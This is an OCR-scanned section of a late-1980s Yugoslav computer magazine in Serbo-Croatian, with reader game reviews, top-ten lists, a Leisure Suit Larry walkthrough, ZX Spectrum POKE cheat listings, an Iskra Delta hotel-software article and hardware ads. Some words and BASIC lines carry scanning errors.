Nakon svršetka igre dobijate završni čin i ako ste po težini (nivo) zadatku (najteže je patrola) i tonaži uništenih brodova među prvih 20 mogućnost da napišete svoje ime i snimite ga na disketu Završni činovi od većeg ka manjem WGSC Fleet Admiral, Admiral Vice-Admiral Captain Commander, Lt. Commander Lieutenant JG

Zoran Bebić, Zapolje

Moja top lista

1) Mercenary
2) Elite
3) Ace of Aces
4) Infiltrator
5) The Train
6) Strike Fleet
7) Pirates
8) Saboteur 1—2
9) Beach Head
10) The Last V8

Zoran Ćuk, Zagreb

Gotovo je gotovo

FIVE-A-SIDE FOOTY

Kod programera je fudbal u modi, jer do sada niko nije uspeo da napravi pravu i potpunu simulaciju ove igre Ovaj lepo zamišljen i solidno urađen program donosi veoma interesantna novina u smislu samog prikaza igre

Meč je klasičan Možete igrati protiv prijatelja ili računara uz izbor palice ili tastature Prilikom na 6 ulazite u čarobni svet Timotija Klosa (Timothy Closs) Za 5, 10 ili 20 minute igre potrebno je protivniku zabiti u mrežu što je moguće više golova iako to, moram priznati i nije tako lako

Novost koja je ranije pomenuta odnosi se na prikaz igre iz takozvane „ptičje perspektive", što je zaista neobičan ugao za igre ovog tipa Istina je da ćete odmah primetiti da ovaj program nema mnogo inteligentan algoritam za igrače vođene od strane računara, ali to se može nadoknaditi tako što ćete svog prijatelje izazvati na fudbalski duel

Meč počinje juriškom na loptu a ko će je prvi osvojiti zavisi od vaših refleksa. Od protivnika se lopta jednostavno oduzima time što dođete do nje a kada primetes da je „valjda zaboravio" krenite prema golu preveći time svetski rekord u slalomu pored protivničkih igrača Dodavanja vam ne bih preporučio jer se protivnički igrači (kojih ima 5 zajedno sa golmanom) uvek nađu tamo gde i lopta A s druge strane, kad god loptu šutnete suviše jako (što zavisi od dužina pritiska na FIRE) lopta će odleteti visoko u nebo preteći time da vam razbije ekran televizora Golmana pokrećete pritiskom na levo i desno u zavisnosti od toga na koju je stranu vašeg gola upućena lopta Primetićete da nema auta i kornera, pa ni slobodnih udaraca ni penala Ako do sada niste zaključili o čemu se radi pomoćićemo vam o takozvanom malom fudbalu!

Za kraj Kada budete pred protivničkim golom pritisnite fire a koliko dugo ga je potrebno držati otkrijte sami

Željko Milin, Zrenjanin

Moja top-lista


1) Rastan
2) Manic Miner
3) Chronos
4) Masters of Universe
5) World s basketball
6) Garfield
7) Exploding fist
8) Ski simulator
9) Decathlon 1—2
10) Yogi bear

Branislav Medojević, Šid

Gotovo je gotovo

CERIUS

Na znam zašto je u većini igara zapisl leti vašu jednu zemlju zaposeo je grozni osvajač svemira, a vi ste jedini koji može da pobedi naprijatelja. U ovoj igri grozni osvajač je neka super žaba Rogorf. Ipak, iako je zapist sto puta prežvakan, ova igra je stvarno levrana. Vozite mali tenk koji ne



može da radi ništa nemoguće kao na primer da skače i leti, nego se samo polako kreće i ima neki prilično razoran top.

Izvođenje igre se odvija u stilu „Exolona" samo što ovaj put ne možete skočiti se ivice platforma na neku drugu, već je korišćenje teleporta obavezno. Teleporti izgledaju kao neka vrata sa natpisom TELE. U donjem delu ekrana vidite broj municija, energetskih jedinica i bombi. Energiju i municiju obnavljate u vratima sa natpisom ENERGY ili AMMO (sva ove vrata su obeležena na mapi).

Kako igrati: Da biste spasili vaš narod morate prvo uništiti sve robote koji se nalaze na prva tri nivoa, pa se tek posle obavljenog posla suočiti sa Rogorfom. Kada uništite nekog od robota, kompjuter ispisuje poruku SECTION GAINED.

Prvi nivo ne bi trebalo da vam predstavlja neki problem. Jedna stvar koja se može smatrati malo težom je uništavanje robota koji je nedostupan vašem topu (vidi mapu 12 slika prvi nivo). U tom slučaju vratite se do vrata sa natpisom ARMOURY (10 slika, 1 nivo) i uđite unutra da biste na svoj top nadogradili još jedan. Za uništavanje drugih robota razm site sami. Na kraju svakog od prva tri nivoa kompjuter će zatražiti da upišete šifru za sledeći nivo. Šifre su prikazane u donjem desnom uglu ekrana ali u ispremetanom redu. Prve šifre glase: 1. EXIT 2. THRU 3. AMEN. Na kraju četvrtog nivoa naići ćete na neku veliku žabu groznog Rogorfa i ... tu je kraj. Dobijate čestitku i svi su srećni i zadovoljni.

Paukova mreža

Zoren Mirčevski, Skopje

```
15 MERGE ""
18 POKE 23797,195
30 POKE 46632 42 POKE 46635,42
32 POKE 48307 0 POKE 54171 0 POKE 54157,0
34 POKE 46948 0 POKE 47083 0 POKE 48267 0
40 ranDOMIZE USR 23800
```

Poukova mreža

Dejan Lazarević, Majdanpek

U Računarima 44 objavili ste jedan od poukova koje sam vam poslao ali ste napravili grešku. Pouk je za igru „Ikari warriors" za „spektrum", a vi ste u Poukovoj mreži taj pouk objavili kao da je za „komoder". Zbog toga je došlo do zabune kod komodorovaca koji su bezuspešno pokušavali da ga ubace. Molim vas da objavite ovu ispravku, a uz put vam šaljem i poukova za još neke igre za „spektrum".

CERIUS
Bezbroj metaka dobićete ako ubacite POKE 47068,0. Šifre za ovu igru su: EXIT, THRU i AMEN.

POWERANA.
Ispred zadnje RANDOMIZE USR instrukcije ukucajte POKE 33711,0 i dobićete bezbroj života.

SYNASTAR MISSION
Umesto originalnog bejzika otkucajte sledeći i imaćete bezbroj života.

```
10 CLEAR 24200  LOAD""CODE RANDOMIZE USR 33808 LOAD""CODE POKE
   53487,0 RANDOMIZE USR 47694
```

MAD MIX
Duhovi vam neće smetati ako otkucate sledeći program i pustite igru da se učitava ispočetka.

```
15 MERGE"".POKE 23797 195:GO TO 18
21 POKE 33421 0 RANDOMIZE USR 23800 REM — POKE BY LACKY
```

LAZER TAG
POKE 43142 195 daje vam besmrtnost.

METAL ARMY
Za bezbroj života ubacite POKE 42199,195

MARAUDER
POKE 34231 0 daće vam bezbroj SMART-ova

OCTAI
Originalan bejzik zamenite sledećim i imaćete bezbroj života.

```
10 FOR F=65300 TO 65336 READ A POKE F A.NEXT F PRINT#0 TAB 27 "LAC
   KY" RANDOMIZE USR 65300
20 DATA
   49,0,94,221 33 0 94.17,0,28 62 187 55,205,86 5 221 33 0 94 17,176 180 62
   183 55 205 86,5,62,0,60,177,227,195,28,213
```

Gotovo je gotovo

100 M SLITTER

Na početku ove dobre igre se pojavljuju dve gliste zelena i žuta. One se takmiče u jednoj dvorani ko će brže preći 100 metara? Kompjuter sitnim slovima ispiše da se gliste pripremaju za start! Kad se oglasi sirena igra može da počne. Gliste imaju dva načina kretanja: brzo i gmizanje. Brzo se postiže kada palicu za igru pomerite napred, a zatim desno. Glista se prvo povija i onda ide. Gmizanje se postiže na taj način što palicu za igru pomerite napred a zatim je brzo ponovo vratite.

Pored svake gliste se nalazi jedan metar, koji služi da vam pokaže koliko ste metara prešli. Igra se igra „na vreme" znači, pobednik je ona glista koja stigne prva na cilj! Koja glista stigne prva, njoj aplaudiraju a kad ova druga stigne ona lipše.

Inače, ako koji igrač ne stigne do 70 sekundi on je diskvalifikovan. U gornjem delu ekrana se nalaze pokazivač vitkosti vreme i pokazivač temperature. Ako ovaj pokazivač pocrveni, onda ste u opasnosti — možete biti lako diskvalifikovani. Tada morate čekati da pokazivač pozeleni pa možete ponovo ići. Pokazivač vitkosti služi da vam pokazuje kada možete ići brzo. Ako pokazivač nestane to je znak da morate da gmižete! Kada neka glista stigne prva na cilj njoj se pokazuje vreme. Zvuka ima malo a grafika je dosta dobra! Sve u svemu igra je veoma zanimljiva.

Nikola Todorović, Privrevica

Gotovo je gotovo

LOUNGE LARRY IN THE LAND OF LOUNGE LIZZARD

Prvo što treba učiniti je ući u Lefty'a bar i uzeti ružu sa stola, kupiti viski i dati ga pijancu. On će vam za to dati „remote control" koji vam služi da u barskom skladištu odvratite čuvara od stepenica. Da biste ušli u skladište pročitajte lozinku sa zida ... „Ken sent me". Da biste ušli kod prostitutke na gornjem katu potrebno je da se dobro opskrbite novcem, te vam preporučam da neprestano svraćate u „Casino" po novac.

Ne pokušavajte spavati s njom bez prezervativa, jer ćete ubrzo umrijeti!

Idite u „Store" i kupite prezervativ, magazin, vino. Vino ponudite pijancu ispred dućana i on će vam pokloniti nož, koji će vam poslužiti kako trebate!

U „Casinu" ćete ispod pepeljare naći propusnicu za disko. Tamo ćete upoznati Fawn koja će pristati da se uda za vas ako joj poklonite dijamantni prsten, koji ste naravno uzeli iz umivaonika u baru.

Oženite je i pratite u sobu za mladence. Tada će ona zatražiti od vas da joj naručite vino. Uključite radio i saznat ćete broj telefona. Zatim idite do dućana, jer telefon u „Castinu" ne radi. Telefonirajte im dok vam ne potvrde da će vino biti dostavljeno. Vratite se u sobu i natočite vino. Upišite 'Lay' i tada će ona preuzeti inicijativu.

Nakon što vas priveže za krevet, upišite 'Knife' i oslobodit ćete se. Uzmite konopac sa sobom. Kupite od čovjeka u bačvi jabuku i idite u Lefty'a bar. Iza bara je kanta za smeće. U njoj je čekić. Uzmite ga. Zatim se popnite kod prostitutke i prođite kroz prozor. Približite se istočnom prozoru i vežite konopac oko pasa i oko požarnih stepenica. Sada upišite 'take pill'. Čekićem razbijte prozor i uzmite tablete.

Vratite se u „Casino" i idite liftom na osmi kat. Tamo pričite djevojci i upišite „give her pill". Ona će ih popiti i odjuriti. Tada pritisnite taster na njenom stolu i otvorit će vam se vrata. Prođite kroz njih i tamo ćete na balkonu naći na Evu. Dajte joj jabuku i vaš posao u ovoj igri je završen.

Damir Cvrtila, Zagreb

Nekad bilo


KUNG FU

Program „Kung Fu" je djelo trojice naših autora. Igra ima tri nivoa. Zadaci su savladati sedam boraca u hramu, pet boraca ispred hrama i 3×2 borca na mostu. Prikaz je to legende o izlasku iz hrama Shaolin. Borac raspolaže sa 4 udarca (rukama i nogama) i 2 blokade. Igru cijelo vrijeme prati japanske melodije. Može se igrati protiv kompjutera ili sa prijateljem. Figure su izuzetno velike (više od trećine ekrana i lijepo oblikovane). U vrijeme pojavljivanja (1984) bila je prvenstveno zapažena po svojim velikim figurama. „Kung Fu" je jedna od prvih igara sa kojom su naši hakeri probili na engleske top listu.

Milan Vujasić, Petrinja

„Komodor"

MICROSOCCER
MIKROFUDBAL



Sve je tu: igrači, sudija, publika, pa čak – katkad – i loše vreme. Ovo poslednje jeste kiša uz munje i gromove i nije gola dekoracija: ako vam sa protivnički igrač izmakne, lepo ćete se zavrteti po mokrom terenu.

Sve je tu: i takmičenje za Svetski kup (gde je, razume se, svaki novi tim jači od prethodnog), i prijateljska utakmica sa živim suigračem. U prvoj verijanti birate između 29 timova, a žreb vam dodeljuje protivnike (kojih može biti do 16). Trajanje svake utakmice možete odrediti sami (između 2 i 12 minuta), ako nemate vremena da u jednom potezu odigrate sve utakmice za Svetski kup, možete igrati i u nastavcima, tako što ćete pređeni deo snimiti na kasetu ili disketu.

Sve je tu: razne vrste šuteva, ponovljeni snimak svakog gola, normalna pravila (jedino što nema ofsajda), čak i američka varijanta sa po šest igrača.

Sve je tu... ili skoro sve. Ne znam kako vama, ali meni nedostaje Mladen Delić.

SOLDIER OF FORTUNE
NAJAMNIK



Ne, ne niste otišli u Legiju stranaca, da zaboravite. Najamnik ste, valjda zato što su vas najmili da oslobodite svet zlih Krilisa tako što ćete se dočepati izvora zodijačke moći.

Što praktično znači da su vas (skromno) naoružali, snabdeli sumom od sto zlatnika i poslali da se snalazite kako znate. Putujući kroz horizontalno skrolovane predele, možete dokupiti oružje, živote i magične svitke. Svako novo oružje može se upotrebiti samo sto puta. Životi su skupi, žestoko, i pare će vam se brzo istanjiti.

Rešenje je u tome da upucavate vatrene zombije i slične karakondžule – ili kazene (Kazeni su veliki, pa ih treba pogoditi nekoliko puta). Kad se ono što ste upucali pretvori u zlatnik, požurite da ga pokupite, jer svaki odskok mu smanjuje kupovnu moć.

Kupovine obavljate u radnjama, kojih ima mali milion – ali sve građevine nisu radnje. Upadajte i u njih: nećete izaći nezadovoljni ako budete domišljati i hitri.

Mnogo elemenata NAJAMNIKA biće vam odnekud poznato. Odakle? Zna se: odakle iz drugih igara.

METAPLEX
METAPLEKS



U ovoj igri postajete neke vrste Tezeja: ulazite u lavirint da ubijete čudovište.

Samo što je lavirint napravljen da me... [illegible] i što čudovište nije Minotaur nego neka dvoglava spodoba zvane Gart. I što, naravno, imate da obavite mnogo više posla nego Tezej.

Najvažniji među njima jeste da Gartu oduzmete snagu pre no što se s njim suočite. Snaga se nalazi na četiri razne mesta, koja morate dobro politi kiselinom. Kiselinu, pak, treba naići u bocu, što vam se može činiti veoma lakim poslom sve dok ne vidite kojim je sve preprekama posut put do cisterni odakle je možete natočiti.

Prepreke ćete lakše savladati uz pomoć opreme kao što su štitovi, laseri ci ključavalice, neutrašzeleri vetra, itd. Njome ćete se snabdeti povlačeći prekidače (kojih, začudo, i nije malo), to jest parkirajući svoje vozilo na njih i pritiskajući FIRE.

Ostaje vam još samo da likvidirate Garta i zelmite ... ali blagovremeno. Vreme vam je ograničeno, što znači da ga imate vrlo, vrlo malo.

INTENSITY
INTENZITET



Imate čvrst karakter i meko srce, zato ste i krenuli da sa svemirske stanice spasavate kolonista od pomamljenih ludina. Stanica ima pet nivoa, svaki sa po šesnaest platformi. Ukratko, osamdeset puta morate izvesti operaciju spasavanja.

Suština je u tome što kolonista ne skupljate direktno, nego po njih šaljete modul. Prvo stanete onde gde hoćete da modul dođe. Onda pritisnete FIRE, i modul pohita ka tom mestu. Vi se, naravno, morate skloniti pre no što modul stigne, inače sledi sudar i „zdravo, đaci".

Mali zeleni čine sve da vas ometu da navolja bude već, mutanti su po prirodi, prolaze kroz četiri metamorfoze, sve jedne gore od druge. Skidajte ih u višim metamorfozama da biste dobili više poena. Dovoljno je da ih dotaknete (drugačije uostalom i ne možete: pucanja nema). Hvatajte slova R kad ih vidite: za njih ćete kupovati nova brodove i module. Pazite na visinu, jer teren je neraven, a pošto događaje posmatrate iz ptičje perspektive, često će vam se dešavati da neravninu primetite tek kad ste u nju opalili.

Na kraju igre dobijate Orden humanosti prvog reda, i imate pravo da ga nosite u svečanim prilikama.

„Amiga"

MENACE
PRETNJA



Kod Pirandela šest likova traži pisca, a ovde šest zlih vlastodržaca traži – i da vidite nalazi – planetu gde će mirno ga zloveti.


I bilo bi im mirno da nije vas, osvedočenog borca protiv nepravde i zla. Vi šišate iz jednog carstva u drugo – to jest iz jednog nivoa u drugi – i gde prođete tu trava ne raste.

Ukoliko vas prethodno ne smaknu neprijatelji, kojih ima približno bezbroj. Jedni se zalecu u vas znajući da će tako sniziti vašu energiju, drugi vas prosto zasipaju minama. Ako preživite, postarajte se i za svoj arsenal: povećaćete ga ako (a) uništite čitav talas napadača i (b) pucate po bonus meti dogod se ne pretvori u dalekometni laser, dopunsku brzinu ili već tako nešto.

Na kraju svakog nivoa zna se: borite se sa glavnim. Taj ima slabu tačku, ali je čuva tako što vas upravo odatle zasipa gustom baražnom vatrom. Kad skinete i poslednjeg, šestog, pošk ropite džojstik nekolikim kapima vode. Ako ne zacvrči, svaka vam čast.

„Atari ST"

ALBEDO




Ako ste upućeni u astronomiju, onda znate da je albedo odnos između primljene i reflektovane svetlosti nekog nebeskog tela, i da naslov nema veze sa igrom.

Igra je sačinjena od petnaest igara: 11 regularnih i 4 vežbovne. Jednom štitite proteinske ćelije od virusa, drugi put se borite s protivnikom po sistemu „čovek na čoveka", treći put igrate nešto što bi se moglo nazvati laserskim fudbalom, četvrti put morate uništiti četiri neprijateljska mozga. I tako dalje. Na igrači ste igrali morale apsolvirati pravila kretanje u bestežinskom stanju (najprostije rečeno: šaljete laserski zrak u jednom pravcu da biste se kretali u suprotnom). Ispaljujete ga iz štita, verovali ili ne: upstalom, nije to ni tako lože, jer vam jedan te isti predmet služi i ofanzivno i defanzivno.

Možete igrati sami ili udvoje. Udvoje je zgodnije iz nekoliko razloga, najviše zato što se u selektičkoj varijanti morate iz jedne od prve četiri igre izaći sa propisanim minimumom poena, inače ne možete dalje.

„Amiga"

PACMANIA
PAKMANIJA



Odmah ćete ga prepoznati.

Isti je kao nekad: preganja se s duhovima u lavirintu i uz put jede pilule. Jedino što je trodimenzionalan (kao i čitava igra) i što može preskakati duhove. Oni se svoje strane, imaju različite osobine (pa i veličine) i to je možda podatak od koga treba malo zastati. Jedni se duhovi kreću nasumce, drugi prate Pakmana kao samonavođeni projektili, a treći ga ganjaju samo kad ga vide (to jest, prestaju s poterom ako im on, recimo, zamakne za ugao.)

U višim fazama igre pojavljuju se i golemi duhovi, dvaput veći od običnih, i onda biva „spasavaj se ko može". Da drama bude veća, jedan od njih ne da se ni preskočiti, jer skače tačno kad i vi, pa tom prilikom uletate pravo u njegove grabljive ruke.

Naravno, nisu zaboravljene ni one četiri superpilule u uglovima ekrana, a ni bonus pilule koje vam daju život ili gomilu poena, ili brzinu, ili neranjivost (ova poslednja dva svojstva, na žalost, samo privremeno).

Sve ostalo odavno znamo.

„Amiga"

BATTLECHESS
BOJNI ŠAH



Šah kao šah, rekli bismo, zašto ga ukrašavati zvučnim pridevima?

Evo zašto: figure se zaista tuku. U običnom šahu jedna figura „jede" drugu, u ovoj varijanti tuče je čime stigne: običnim nogama (pri čemu pogođena figura grči lice od bola, stenje i pada na zemlju), ali služi se i oružjem. Kralj, na primer, na lovca puca iz pištolja, konje obara bombom, a na pešake baca nunčake.

Zabavno je uz to gledati figure u pokretu. U drugim igrama one nestaju s jednog polja da bi se pojavile na drugom, ovde se na vašu komandu zaista kreću, i to svaka na svoj način: konj (to jest, u anglosaksonskoj varijanti vitez) fura kao manijak, gurajući sve živo ustranu – ali zato kraljica, kao jedna fina dama, samo klizi s jednog polja na drugo.

Ostali podaci: deset nivoa težine, gomila opcija (uključujući i igranje uz pomoć modema), varijanta za dva igrača ili za pojedinca protiv kompjutera – i, što je za mnoge od nas veoma važno, mogućnost vraćanja poteza sve do početka.

Sunce, more i Iskra Delta

Formiranjem grupe Informatički inženjering Turizam u marketinško inženjerskom segmentu poslovanja Iskra Delta formalno je omogućen prodor naše radne organizacije u to područje, koje je veoma važno za jugoslovensku privredu. Na samom početku javila se i dilema na kom računarskom sistemu razvijati programsku opremu i koji deo poslovanja u turizmu najpre podržati računarskom obradom?

Odmah je bilo jasno da to mora biti višekorisnički računarski sistem koji bi podržavao razvoj aplikativne programske opreme za pokrivanje prodaje hotelskih kapaciteta i informatičko-operativnu funkciju recepcijskog poslovanja.

Nakon kratke analize tržišta ocenjeno je da bi, prema tehničkim zahtevima i finansijskim sredstvima koja su potencijalni korisnici bili spremni da ulože u takvo rešenje, najbolje odgovarao tridesetdvobitni Delta računarski sistem.

Kako se tada javio i konkretni korisnik, jedna od najvećih radnih organizacija u našoj zemlji, sa konkretnim zahtevima i ponudom za zajedničko ulaganje u ukupnu tehnološku, tehničku i kadrovsku saradnju na izradi aplikativne opreme u ovoj problematici, unutar naše radne organizacije smo se odlučili za razvoj na tridesetdvobitni računarski sistem Delta i operativni sistem Delta/V.

Odlučeno je da se najpre razviju dva modula programske opreme koji bi pokrivali prodaju hotelskih kapaciteta i recepcijsko poslovanje u okviru HIS-a (hotelskog informacionog sistema).



Prodaja hotelskih kapaciteta

Programski proizvod koji je dobio komercijalni naziv HIS-REZ-V jedan je od modula HIS-a i namenjen je obradi prodaje hotelskih kapaciteta za jedan ili više objekata. Osnovne mogućnosti su mu rezervacije (grupne i individualne), ugovaranje ponude (ugovori) i potvrda rezervacija. Na osnovu evidentiranih informacija dobijaju se razni pregledi o stanju kapaciteta i kupaca. Fleksibilnošću medija za spremanje podataka, omogućen je stalni uvid u stanje kapaciteta i mogućnost poboljšanja njihovog iskorišćenja.

Brzim i kvalitetnim informisanjem prodajne službe, recepcije i poslovodstva ovaj sistem omogućava maksimalno povećanje iskorišćenosti kapaciteta.

Podaci o prodaji se unose preko ekranskih terminala u prodajnoj službi i na različitim recepcijama. Ulazni podaci su plan prodaje, ponude, pogodbe, stanja bukinga, sobne liste i rezervacije. Iz tih podataka automatski proizlaze sve daljnje informacije o ispunjenju plana, poslovanju sa agencijama i individualcima, o slobodnim i zauzetim kapacitetima hotela, privatnih soba, marina, autokampova, banja itd. Informacije su dostupne svim korisnicima u obliku ekranskih pregleda ili štampanih dokumenata.



Recepcijsko poslovanje

Sledeći programski aplikativni modul koji je izrađen bio je HIS-REC-V, namenjen obradi prodaje hotelskih kapaciteta i obradi aktivnost recepcijskog poslovanja.

Aplikacija Recepcijsko poslovanje obezbeđuje računarsku obradu gosta od dolaska do odlaska. Njena upotreba značajno smanjuje administrativni rad recepcionera i omogućuje mu da se značajnije posveti gostu nego što je to moguće pri klasičnom obavljanju posla. U tom delu aplikacije, jedinu ručnu obradu predstavlja unos podataka o gostu pri njegovom prijemu i eventualne promene u toku njegovog boravka. Sva ostala obrada proizlazi iz tih podataka i potpuno je automatizovana.

Tako je, na primer, automatizovana lista dolaska i odlaska domaćih i stranih gostiju, izdavanje recepcijskih računa, fakturisanje agencijama, obrada kuhinje, restorana, sobarica, izdavanje žurnala te različitih statističkih pregleda. U svakom trenutku je dostupan pregled zauzetih soba.


Sve informacije su dostupne u obliku ekranskih pregleda ili štampanih dokumenata.

HIS na delu

Tako izrađena programska oprema je pobudila veliko interesovanje na tržištu aplikativnog softvera i namenskih programskih rešenja za velike privredne sisteme — u našem primeru u turizmu.

HIP Dubrovnik je jedna od najvećih turističkih organizacija kod nas. S namerom da izaberu najbolju ponudu, raspisali su konkurs za kompjuterizaciju svog poslovanja.





U uži izbor ušla je i Iskra Delta i lako dobila mogućnost da na pilot instalaciji prikaže svoja rešenja. Tako smo početkom jula 1987 instalirali tridesetdvobitni računar ADRIA i devet registarskih blagajni u obnovljenom hotelu Epidaurus u Cavtatu. Nakon tri meseca testiranja opreme i programskih rešenja različitih proizvođača, odlučili su se za rešenje koje je ponudila Iskra Delta

Hoteli HTP Dubrovnik kojih ima prako 40, rasprostiru se od Orašca do Cavtata na razdaljini od oko 60 km, a nalaze se i na ostrvima Lopudu i Mljetu. Celo ovo područje je pokriveno sa računarskom mrežom u kojoj je povezano dvanaest tridesetdvobitnih računara Adria u 34 PROMES centara sa oko 500 terminalskih jedinica (videoterminala matričnih štampača i elektronskih registar blagajni)

Aplikacija HIS je instalirana na Adriji tridesetdvobitnom računaru iz proizvodnog programa Iskra Delta. Zbog relativno malih dimenzija i tihog rada lako ga je instalirati u svim prostorima. Veličina memorijskog kapaciteta može se lako prilagodili potrebama korisnika

Adria ima sledeću osnovnu konfiguraciju

- centralnu procesorsku jedinicu sa tridesetdvobitnim CPU i koprocesorom za realnu aritmetiku i 1 M MOS memorije
- 4 M RAM a MOS sa mogućnošću proširenja do 9 M
- konzolni videoterminal PAKA
- vinčester disk DEE-300 sa neformatiranim kapacitetom od 335.5 M, na kontroler se mogu priključiti do dve ovakve jedinice
- jedinica beskonačne magnetne trake sa brzom memorijom (cache streamer) i gustinom zapisa 1600 bpi, sa mogućnošću priključenja do četiri jedinice
- univerzalna upravljačke jedinica za do dve jedinice diska i do četiri jedinice magnetne trake
- asinhroni multiplekser sa osam linije za lokalno ili daljinsko priključenje terminala

U programsku opremu računara Adria spadaju

- operativni sistem Delta/V sa pomoćnim programima za sortiranje i udruživanje (Sort Merge) i za upravljanje zapisima (Record Management)
- programska oruđa IDA (IDA Baza, IDA Ekran, Cogen, Leksikon, Printgen)
- programska oprema za povezivanje u računarske mreže

ISKRA DELTA
61000 Ljubljana, Parmova 41
tel. (061) 312-988

Područna jedinica **Beograd**
11070 Novi Beograd Narodnih heroja 42
tel (011) 138-224

BESKRAJNI PROSTORI RAČUNARSTVA



- GRAFIČKI PODSISTEM PODRŽAVA EGA, HERCULES I CGA STANDARDE. REZOLUCIJA 640 x 350 TAČAKA.
- SOFTVERSKI PAKETI ZA RAD U MREŽI.



- TIM 020 JE ŠKOLSKI RAČUNAR ZASNOVAN NA NOVOJ CMOS TEHNOLOGIJI KOMPATIBILAN JE SA PC-XT SISTEMOM.
- RADI POD MS DOS OPERATIVNIM SISTEMOM I OMOGUĆAVA KORIŠĆENJE OBILJA SOFTVERA IV GENERACIJE.
- TIPIČNO PODRUČJE PRIMENE KAO JEZGRO MREŽE SA RAČUNARIMA TIM 011 U INFORMATIČNOJ UČIONICI ZA OPŠTE I PROFESIONALNO OBRAZOVANJE.



institut MIHAJLO PUPIN

INSTITUT „MIHAJLO PUPIN"
RJ RAČUNARSTVO
BEOGRAD, VOLGINA 15
tel 011/772-876
telex 11584 yu imp bg